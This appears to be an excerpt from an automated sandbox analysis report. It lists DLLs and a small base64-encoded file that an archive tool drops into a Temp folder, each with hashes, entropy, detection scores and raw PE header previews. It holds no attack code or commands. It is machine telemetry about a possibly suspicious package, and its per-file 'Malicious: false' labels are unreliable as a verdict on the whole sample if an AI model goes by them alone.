Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....X....k...k...k.....k.s.....k.....k.s.....k.s.....k.s.....k..T....k...j.j.k..T ....k..T....k..T....k..T....k.Rich..k.....PE..d.....X....." ....8...Z.....;.....\....@.....,p..P.....h.....S..... .....P.....text....7.....8..... ..`.rdata...E...P...F...<.....@..@.data...p.....@....pdata..h.....@..@ .rsrc.....@..@.reloc..T.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	
Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	5.512273805936711
Encrypted:	false
SSDEEP:	384:Y73igMBoAXxOpiXtdbLLpqtHjybiVoOlk6xvIRH:YOxOpmLEjybi6Ol5lB
MD5:	FEE62389D41DE857A366517B42CB6F29
SHA1:	635B97CBA8CFF5377A08607DFCCFD590075D1B2E
SHA-256:	32656A3F9248BA7520205F291E389FFC9920342C813865C7FA60CEF2389613E2
SHA-512:	4E55BA7C0399DD480256D958E554D6E8609D54FA8E5B71749272B537CC45C68E9E31D124F142CFF5A33F05EFFB78092F334D41D87390FDD277C3C5F72F86F3B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vr.....kf.....}ei.....]m.....}ek.....}e_.....}e^.....i.....Z.....n. .....h.....Rich.....PE..d....E.X..... ....&...4.....,.....l.....@.....\..b...4R..P.....d....B..... .....@.....text....%.....&..... ..`.rdata..r&...@...(...*.....@..@.data...H....p.....R.....@....pdata.....V.....@..@ .rsrc.....Z.....@..@.reloc.....\.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PRM.dll	
Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	29824
Entropy (8bit):	6.039838597688421
Encrypted:	false
SSDEEP:	384:n++gVRZmK7X+PouLyd1nRABercwHCajwWriXqyOwaQQRKSwsjtaGx5JNNzFwhhi7:n+90ZGdm2i6AfkfB33whmDT
MD5:	0FDDEC2C94465A6B68BF71A0510B75DA
SHA1:	0D1F7BACABB3A3AA37C227C730349C2B354291B6
SHA-256:	3778715E9997A36F24D7B131033BA00EC79E6957495F87D619679C584AA032AE
SHA-512:	7DE66ABD72A7110C5E6B927D7E2ACF6BA13C8630A4B7A2F669F9336F315448750878428CDEE8EBE3367590FD90203767286EDC1DBF570373A0A9417046AF7F94
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....aM...#...#...#..x....#..^ ...#..^&...#..^'...#..^"...#.....#.T^"...#.. ."...#.T^&...#.T^#...#.Q^...#.....#.T^!...#.Rich..#.....PE..d.....X....." .....&...4.....x$.....@.....d.... .....P.....S..... .....p.....X.....D....C..T.....PD.....@.....text....$.....&..... ..`.rdata.....@.....*.....@..@.data.....`.....H.....@.. ..pdata.....p.....J.....@..@.gfids..4.....N.....@..@.rsrc.....P.....@..@.reloc..D.....V.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PlugPlugExternalObject.dll	
Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	36992
Entropy (8bit):	5.910722507912451
Encrypted:	false
SSDEEP:	384:W3v2f73zcgLU3BRsUl2sMiMyvf6dkfXLiLF0GfyHw7pRK4RKSwsjtiGt5JNNzFwb:WeMDGzNXyGHNRKcfpj3whh
MD5:	BD8F32EF749328AD76D8B16C6AFDAEE7
SHA1:	F8F3195DD3177182333C137FFEBA941CCE21F996
SHA-256:	D0FBCF7A31E137BDC22CA3561A5694DE36E3FDCC70823EF3B5A4D18BA5AB873E
SHA-512:	BB3B013CCFCDA902B8456103DCE5CDC3D6E8D5060994467FF50A20DC14949517F2EFC2086FBB27774D3E72F6E0A92810C58581D2C813817BAE0C6B0BE14291 8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....')..FG..FG..FG..>..FG...D..FG...B..FG...C..FG...F..FG.2....FG ..FF..FG...N..FG...G..FG.....FG..F..FG...E..FG.Rich.FG.....PE..d.....X....." .....4...B.....`5.....`.....f.....g... .....,...t.....V..p.....pV.....P..h.....text....3.....4..... ..`.rdata...$...P...&...8.....@..@.data.....^..... .@....pdata..,.....b.....@..@.gfids..,.....h.....@..@.rsrc.....j.....@..@.reloc.....r.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\boost_system.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	34944
Entropy (8bit):	5.892574430686721
Encrypted:	false
SSDEEP:	384:Zj17tArbZZb8GoVlPuWawUCfoBSrVgwSoRRi6wwJg2jFoRKSwsjtiGX65JNNzFwf:ZErHoVlPdrVgwrRi6wkljFMfpk3wh5
MD5:	E34FE9F692579294041A185F3C1C0A82
SHA1:	38D9DFC8FE524D44083EB07B3C0FFCB900E598C4
SHA-256:	A16ADF54B70D59F9A9B1BCEE3C296E2588B8FF757F8A68A0747736C163F0EF61
SHA-512:	428A1F99C6DB7F7C4E5C45A606B7241891BFE5A4E2D90D2DA6740CA757873ACA7A98B940D54E4AC90054CB3B85B4997A19A0EA88D7465454298A820584CD310
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g...#...#...#...*.*.'.....!.....2.....(.....'....[r. ...#.....!.....".....F. "...#..."....."...Rich#.....PE..d.....X....." ....4...:.....2.....@..... .....`d.....$e..x.....I.....|....U..T..... .....V..(...pU.....P.....text....3.....4..... ..`.rdata.....P.....8.....@..@.data...h....p.....V.....@....pdata.....Z.....@..@.tls..... .....`.....@....gfids..<.....b.....@..@.rsrc.....d.....@..@.reloc..|.....j.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2m.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	30640
Entropy (8bit):	6.1228618847576675
Encrypted:	false
SSDEEP:	384:9fWckZmW2CymBYlSAw3v3WUzGm5IFUKZ0MFmP0gsgHVETM9yl6gb36cR8rnYPLsN:VWcUbYlG/WZ3FmPWgig9pq7V09dK/
MD5:	8CBA615556BDCFBE28BD1936A30C28DE
SHA1:	A9426C52158FB4BA5DC53F4CE8D551471C40D652
SHA-256:	14B5E3E0202214F685E857BE409FB756912E2DB5E8284AE1C1A11FBFDDEF1341
SHA-512:	C261CFEDF34899E7B6D4B013EE1F0633F6403793859560EE7D478243A7E78A7B90D0EEAE7E13D8F35D54A309A1C428AAF4ECB5B35BB5B089A88BF2E4CD2B59 BE
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:9k.~X..~X..~X..w ..|X.....}X..~X..EX.....|X.....uX.....|X..e...X..e ..|X..e...X..e...X..e...X..Rich~X.....PE..d....5.X....." .....<...$.....E.....@.....`..Y...([..<.....`.....R.. .....P.....text...2;.....<..... ..`.rdata..)....P.....@.....@..@.data.....p.....R.....@....pdata.....T..... ..@..@.rsrc.....X.....@..@.reloc..$.....^.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2v.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	40368
Entropy (8bit):	6.094910221394567
Encrypted:	false
SSDEEP:	768:tBKOA2PSeVTFp/JBV6IRhAV2SlgSaX8J/q7Vt:tBKkVbJB8V2SlmX8J/It
MD5:	0F6A4B70A54639DAB6928AA7BBCBC1D4
SHA1:	FEAF200B003B677508744AD4A11E898CD89D668B
SHA-256:	183EDF310DC4E4753190C14D45045F7425038D49B13658AA3C463204C4A69C45
SHA-512:	ECE7DC4A8B2D41B26A14ED4C0AC33F4870140A1F3595A2DB77EF891E2A703974A39EA76D4BFE2B5094854CB41438F1E2EE7DB1BDB8C46EBB347A567A282F33 A5
Malicious:	false

Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d^e. ?.. ?.. ?..)G.."?..OI..#?.. ?...?..OI.."?..OI..+?..OI.."?..;...#?.. ;..."?..;...!?..;...!?..;...!?..Rich ?.....PE..d....5.X....." ....Z.....d.....@.....Y.....<..... r.....p.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data.....v.....@....pdata.....x..... .....@..@.rsrc.....~.....@..@.reloc..$.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp4v.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	31152
Entropy (8bit):	6.089596215494929
Encrypted:	false
SSDEEP:	384:8hY812E8rWJzOQsMahWCMAX40L3OcqKGkezr5QCzYqv9yI6cs73RqnYPLsxVDyj:kcSzS7gYkaeztsqv9cw7VI
MD5:	0E069B4D700AC1DB9B11A183635B3146
SHA1:	3F3874A612C3662FFF57225F3DF474815A4721CF
SHA-256:	EBD7041D300CE29EA60714D63431F4920444EE9E1CBF408D3FEC4758E386C91A
SHA-512:	FBAB80984FDC018151961246C2DA22B44FCAC5B7E65256650F45DB9C7B4761A5C9CE3F869CD4A843D1C3DC27075D20BE726013D00C88B1F1106F423DBDA331 3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2...\.\.\....\....\.].\....\....\....\....\....\....\....\....\.Rich..\.....PE..d. ...5.X....." ....<...&.....F.....@.....b..Y...P\..<.....`....b.....R.....P..... .....text...r;.....<..... ..`.rdata..Y....P.....@.....@..@.data.....p.....T.....@....pdata..`.....V.....@..@.rsrc.....Z.....@..@.reloc..$... .....`.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mpa.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	29616
Entropy (8bit):	6.042564704074876
Encrypted:	false
SSDEEP:	384:tFsenjoaqOPEjVToH16QXgKozAIFvpSgytgLYnYJOOYh9yI6ziWalrrnYPLsxVvr:TciEjVTlShCFx9yISYJ5S9lp7Vfr
MD5:	9D4901CB4E71659DD973B6161A58C547
SHA1:	6CBE92E95747426268E63A921E69D5AFFBB214A8
SHA-256:	2CD10E246388853C9252F133E63DCA439BAC63F543C478BDC52E94E783C46EBC
SHA-512:	0205AB5253318B77F2C9E37DB505E0F2538B3B2510CCEF0F007EB7FB0236B9BDC5240F8D08811D289C97D0F6AF97AA00D9CD942DD27723F6B51ADD8C4532D0 C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:9k.~X..~X..~X..w ..|X.....}X..~X..EX.....|X.....uX.....|X..e...X..e ..|X..e...X..e...X..e...X..Rich~X.....PE..d....5.X....." .....8...$.....@.....6(....@..... `..W...pZ..<.....\.....R. .....P.....text..."6.....8..... ..`.rdata..w....P.....<.....@..@.data.....p.....N.....@....pdata.....P..... ...@..@.rsrc.....T.....@..@.reloc..$.....Z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_pcm.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	29104
Entropy (8bit):	6.086969966704796
Encrypted:	false
SSDEEP:	384:50XckGI2b2fhO450wYiaQHwc4fS1Ms06OLoihN/kZbzE9yI6utnm5JnYPLsxVK/:OP2ah/qwMCXMs06yoihSZbzE99lY7VI
MD5:	B6375C003F8388C923419CEF5F22EB86
SHA1:	D07C5F8FE71758B8272C3C66308A80872BEE829F
SHA-256:	6725FA5E9DD324A5C69DD050A01275B8DF2676342E3E2451D2BEFDD9519FB8D6

SHA-512:	11DB0C38FEE3A22CC5FB8F3C72239165453F241C991752F3EFD1FBA7AA1B8EFAD640954BF00DB13AEC6F20C3118AA7711CDABBE1089A933932D9520057057BI 2
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:9k.~X..~X..~X..w ..\|X.....}X..~X..EX.....\|X.....uX.....\|X..e...X..e ..\|X..e...X..e...X..e...X..Rich~X.....PE..d....5.X....." .....6...$.....X@.....`....@.....\_..W...@Z..<.....Z.....R. .....P.....text....5.....6..... ..`.rdata..G....P.....:.....@..@.data.....p.....L.....@....pdata.....N..... ...@..@.rsrc.....R.....@..@.reloc..$.....X.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_dec_spic.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	24496
Entropy (8bit):	6.3116495999666755
Encrypted:	false
SSDEEP:	384:aq2bAQY3CHPF1xi7j83j6D+RwYE97kk6rv7AyinFinYPLsxVCmx:mAQ9i7g3jUYE97kbvMhc7VCmx
MD5:	ACD916A10A5A85508BA3A2582BDB1DFB
SHA1:	1746729D619E93F421CFD4D44972B3B26EDE8E2D
SHA-256:	EAE8879FF198F7DA4C01E0524681591A1233C83C937D87E59C2F7706FB127AD4
SHA-512:	95ADB09DAFD0E673A360A077CD4F12AD38A35861017435356F061337A7FAF8C73E4A1A0E6282A6113870AF9DACA506B57297F1D1456E793CD3DC1A725177DC5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....H..j)u.j)u.j)u.cQ..h)u.._..i)u.j)t.H)u.._..k)u.._..a)u.._..h)u.q...h)u. q...k)u.q...k)u.q...k)u.Richj)u.....PE..d....9.X....." ....,.....x6.....l....@..... I..\...4E..<....p..H....`..(....H..... ..PA.....@.. .....text....+.....,..... ..`.rdata..\|....@.....0.....@..@.data.....P.....:.....@....pdata..(....`.....<..... .....@..@.rsrc...H....p.....@.....@..@.reloc..$.....F.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_demux_dv.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	41392
Entropy (8bit):	6.326660593710435
Encrypted:	false
SSDEEP:	768:JZxa52ZDPAoz0lZZGnz16+GsVt17rfnTLuIBC7Vt:XPAenQh0l/uYAt
MD5:	DADFAD023675C4E140DE34D63AF37662
SHA1:	D641510DFC2C38FCE0BCA15A089523284647627D
SHA-256:	0F15603446E2018610E0434E0224933D43023C30A6E7F503A428066CEEE4D8A9
SHA-512:	60F6D373F173E8ED36452CEA09C020EF679B0467555491FA9DBAFA2FC65DF55D44B1CE3731EC78B69641721AAC07D360447AB73CFAEBAAEEDCD97E41B0D3B CE5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z....f...f...f..c....f..m....f...g...f..m....f..m...f..m...f.....f.....f.....f.....f .Rich..f.....PE..d...t:.X....." .....0...Z.....9.....@.....<.....<.....@A..... .....@.....text.....0..... ..`.rdata..FF...@...H...4.....@..@.data.....\|.....@....pdata..<.....~.....@..@.rsrc..... .....@..@.reloc..$.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_mp2sr.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	34736
Entropy (8bit):	6.171382584004208
Encrypted:	false
SSDEEP:	384:qXpUP7MfPpGqtDHbV6pGfNfMqJ6FlrnBoHVU+ESnvsZc3EK+CCEUGitiDyI63EKb:qX6Pu9VBNfMqJ2loHvH3EcisILs7V5U
MD5:	2649AF1A0AE231F15483561783389101

SHA1:	AF6DC6F4F25FDFA8458B17CB493A37F925173C96
SHA-256:	E2393F80734BF5418AA3FC9184E41661488EDEB27AF653D87429539BABF378DF
SHA-512:	0402B7DF51AFD660E0FA66CCD2026D4943423DECF8FA7C506D9586F9E3A4984F0C28B4C06B13778EBAF2193354467D5D9D5A0CB6524113032A725E592FF2CF4
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6..Ar...r...r...{._.p.....P.q...r...^.....R.p.....f.y.....g.p...i.f.s...i.g.w...i.W.s...i.V.s...i.Q.s...Richr.....PE..d...:.X....." .....>...4.....F.....Y....@.....m.....Hh..<.....p.....Q.....P..p.....text....<.....>..... ..`.rdata.....P... ...B.....@..@.data...X....p.....b.....@....pdata.....d.....@..@.rsrc.....h.....@..@.reloc..$.....n.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_pcm.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37808
Entropy (8bit):	6.338865871604397
Encrypted:	false
SSDEEP:	768:lK14H2gUd4uhcu3KtrfWIEDE0EBjBdzQtTKhN3ecnICn7VD:yGUduKgxBj3zQYhYcnICpD
MD5:	88E44AB7DD884E08CEF298B348224795
SHA1:	C4F1C8752FB2CCF9D2B7C3B44BED70BD40788BF7
SHA-256:	639EB305C4A47CD819AFB1561D0264DD806D05168967ED8C2C0D7EAFF9A529C3
SHA-512:	14D9C095989788DA9EC16A667AFE742A2F724BDB99DC73FBC93AD47362325855BF474E5AF685346C7CF3FED93F10C86A1C6D3A7BA5731A36DE49A7C7E1014EE
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g...g...g.....g.....g...f...g.....g.....g.....g..R...g..R...g..R...g..R....g.Rich..g.....PE..d...-6.X....." .....N...0.....W.....@.....x.....t..<.....|.....(...Pa.....`.. .....text....M.....N..... ..`.rdata.....`.....R.....@..@.data.....l.....@....pdata.....r.....@..@.rsrc.....v.....@..@.reloc..x.....z.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_mux_dv.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	40368
Entropy (8bit):	6.292799900511017
Encrypted:	false
SSDEEP:	768:oGwcZSJf5YLDnz16+GsVt17rfnTL1wt7VA:GWQh0l/1wTA
MD5:	F29BDD752B692E7C8F382D4DAB47597B
SHA1:	317C972D7F7F662EC9B30A2D14FF9CDAC637533F
SHA-256:	311854DC63974356CFCCB112D345E461BDCFC98ED44D61AF8DB3F9AC33E59CB0
SHA-512:	D958121A4ED2BA36D773531DAFD2230E20EEB2585DFDF765B591D773F1F6ADCC1E732C0DAA27179430EBD0ED9861ADABD5D7B3A801913B238D0157B499E76375
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.....xZ.....vU.....vW.....vc.....vb.....c.....R.....S.....T.....Rich.....PE..d...v:.X....." .....Z.....5.....l_....@.....f.....<.....@A.....@.....text....+.....,..... ..`.rdata...F...@...H...0.....@..@.data.....x.....@....pdata.....z.....@..@.rsrc.....~.....@..@.reloc..$.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_audio_converter.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37296
Entropy (8bit):	6.394072983348888
Encrypted:	false

SSDEEP:	384:2w7iBMkDoszsSTNtNtrZ1WCducYXdPsbjrJYzYkqQHc4NRiANGG+cGLeHeC+ikkA:uhxAWNtNtrZ1WCasrGNoAmEs5k7Vm
MD5:	B24E3E00ECDC7E900A885C382A2AD80A
SHA1:	64316BCD8ED7D2C2449274D012DE85CAE46BC0F6
SHA-256:	C91BC64000369EB1391AB6D31170A164A98BA32F5944E68368ACCA29D6B88F3A
SHA-512:	F441F5801BACEAB1BDB9598CDB669728872BC418082D2CA5BEEBF8D2CE1D7B4B6B8ADF6AE6A49248FACB2F023E50655504417C3624670B8AD394A45EB45173EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....DD..*...*...*.....*.....*...+...*.....*.....*.....*..u....*..u....*..u....*..u....*.Rich..*.....PE..d...\|A.X....." .....N...,.....X..... ....@..... u.....p..<.....H.....4....z.....pa..... .....`..@.....text...bM.....N..... ..`.rdata.....`.....R.....@..@.data.....j.....@....pdata..4.....l.....@..@.rsrc...H..... ....r.....@..@.reloc..$.....x.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_video_framerate.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	27056
Entropy (8bit):	6.187708436158289
Encrypted:	false
SSDEEP:	384:JLL3u3xicK5OASwnqEQvE6BKMcG6r6mvzDLDG+cwceiIbO/k67UMtY5nYPLsxV8H:B3w+OEMv+MnAf9bO/rdo7Vq
MD5:	33A2A9C044636C003C39A0DC38ABE652
SHA1:	A6C8BBB7C3B86675196979135D45302821785BD7
SHA-256:	CB589F323BA5752BD38E1010C432CACFA7F898DE1CB6BFBA4815D8D4322E212F
SHA-512:	F00E7B541BEE8AD74820098F1D9684F202DA667A791956760DC1D3E6D9B2916AEEC21D0C87879C06A95947FC49D40C1DABF303E4B02C768EA576FDE2D4A3507
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q!..5@.U5@.U5@.U<8.U7@.UZ6.U6@.U5@.U.@.U.. .U4@.UZ6.U4@.UZ6.U9@.UZ6.U1@.U..U6@.U..U4@.U..U4@.U..U4@.URich5@.U.....PE..d...}A.X....." .....&.....x5.....>....@..... .....P.....K..<.....h....p.....R.....H....A.....@..h.....text....,..... ..`.rdata.....@.....2.....@..@.data...x....`.....D.....@....pdata.....p.....F.....@..@.rsrc...h.....J.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100chs.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	37016
Entropy (8bit):	5.640762624983208
Encrypted:	false
SSDEEP:	384:S1ndBysNKvsXsWPWA5YbRWktLiBrHuuPgldyevyBbXVLN1uC77q0GftpBjKBlzGg:S5divsXBQptLkrHyTby9XVLLiyag
MD5:	FDC71D7C32479A9429B9EAE60D0F4B92
SHA1:	4E10B1EF5544EA9109BC9DFF5D7323E6817B72FB
SHA-256:	85D18D10989543586F384CE8E1BD121E9D0E69F83943FC6DA04A3F7D4A21C598
SHA-512:	EA4E1241B06556DBAC5539AF3657891DF3024168269BB0F4862377C295C84122E6A75CCDB2632CACC025705E8E3E678F8EA3EF131935C069365FDE92D938C8A
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5%.....5".....Rich.....PE..L.....X....."!..... ...t.....6]..... .....@.....r.....v.....rsrc....r.....t..... ....@..@.....8.....P.....8..... .....8.....>..P.....>..h...>.....?.....?.....?.....?.....?.....?.....?..(....A..@....B..X... B..p. ..AB.....BB.....CB.....VB.....IB.....B.....B.....B..0....x..H....x..`....x..x....x.....~.....~.....~.....;..... .....8.....P.....h.....!.....(.....).....*.....,.....-..... .....(.....@.....X.....p.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100cht.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	37016

Entropy (8bit):	5.6974279314875655
Encrypted:	false
SSDEEP:	384:m1cPmgt96DteT9X2IEI41W4WA1G/7kn4TJgUqJgM3KbgkE3H+iihZ2+10vq0GftC:muufpTVI4P+7kn4TJVM3i/EhK2iex
MD5:	61A56EB574DAA6CEAB692F98BE3E5BB6
SHA1:	B52AA36E1A2594FE0AC97EE0B867DF822D223B76
SHA-256:	928F0528706576C2F7211E98462E87E03BFC14EB7A84CA3531F45CE1D9F080A3
SHA-512:	0B787BE453E7D55B810E3075AB96E9F07A7F4A10D34C9082F17C26DB0578A7199DDFCCF1749C87C97541F9484908E59B1A237361B92123F98880DC5835173124
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5%.....5".....Rich.....PE..L.....X....."!.....t.....6].....4....@.....r.....v.....rsrc....r.....t..... ....@..@.....8.....P.....8..... .....8.....>..P.....>..h....>.....?.....?.....?.....?.....?.....?.....?..(....A..@....B..X... B..p. ..AB.....BB.....CB.....VB.....IB.....B.....B.....B..0....x..H....x..`....x..x....x.....~.....~.....~.....;..... .....8.....P.....h.....!.....(.....).....*.....,.....-..... .....(.....@.....X.....p.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\update.db

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	12
Entropy (8bit):	3.2516291673878226
Encrypted:	false
SSDEEP:	3:AAb:Rb
MD5:	98B4113ADB08412CA9532EA5F0448F11
SHA1:	0C2CB18B958D5EA0CC7AB7E8AC1F76ACE31A699B
SHA-256:	82CC90915661F187E1D96FE5259C4D0EC6E0D5079ABC272FE013F089CE6386EB
SHA-512:	45A2DA39064F9DEB028D5490794407C58BCAE8464D6BA2CC02EBE06E5554C567562D9201A17F2C9D661C494B89397DDC0CA44064C14A7EACB60F4E0749C49B9
Malicious:	false
Reputation:	low
Preview:	cGFuZWwuZXhl

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\libGLESv2.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6815232
Entropy (8bit):	6.585131476726344
Encrypted:	false
SSDEEP:	98304:svCLSaeGBz4bhRCxWq+xFidpWulwhU3Vs/G0AbWPOPl+Yl8+Dlj:LeGBz4SxWVxqpWpwhUlGG0AyOF+Uj
MD5:	416916F39B32EAC6FFF9A89CF8D88507
SHA1:	99FC405EBE8BF11C0BE99E456B3A28ABCED23ECF
SHA-256:	AE1AA860928AF12EFF059AA03545047DB95F3E1D9EAA35814F176D6813CFE564
SHA-512:	48A52CAC407E9F3EEA64476BBC51BDCC29EC443A92256982A9D96347EE109FC54FAAE45316208FF5A815F287B72F822A8320F3DD8274D5BF21B1AF0181D176C6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...;.|^.....!.....D..R#.....f.B..... .....@..... .....a.d....P..p.....`.....a.....@.^.....a.8...,_.@.....text.....D.....D..... ..`.rdata..<.....D.....D.....@..@.data....;3...a..n....a.....@....00cfg..... .....6d.....@..@.tls.....0.....8d.....@....voltbl.$....@.....:d.....rsrc...p....P.....<d.....@..@.reloc.....`.....Bd .....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2m.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	30640
Entropy (8bit):	6.1228618847576675
Encrypted:	false

SSDEEP:	384:9fWckZmW2CymBYISAw3v3WUzGm5IFUKZ0MFmP0gsgHVETM9yI6gb36cR8rnYPLsN:VWcUbYIG/WZ3FmPWgig9pq7V09dK/
MD5:	8CBA615556BDCFBE28BD1936A30C28DE
SHA1:	A9426C52158FB4BA5DC53F4CE8D551471C40D652
SHA-256:	14B5E3E0202214F685E857BE409FB756912E2DB5E8284AE1C1A11FBFDDEF1341
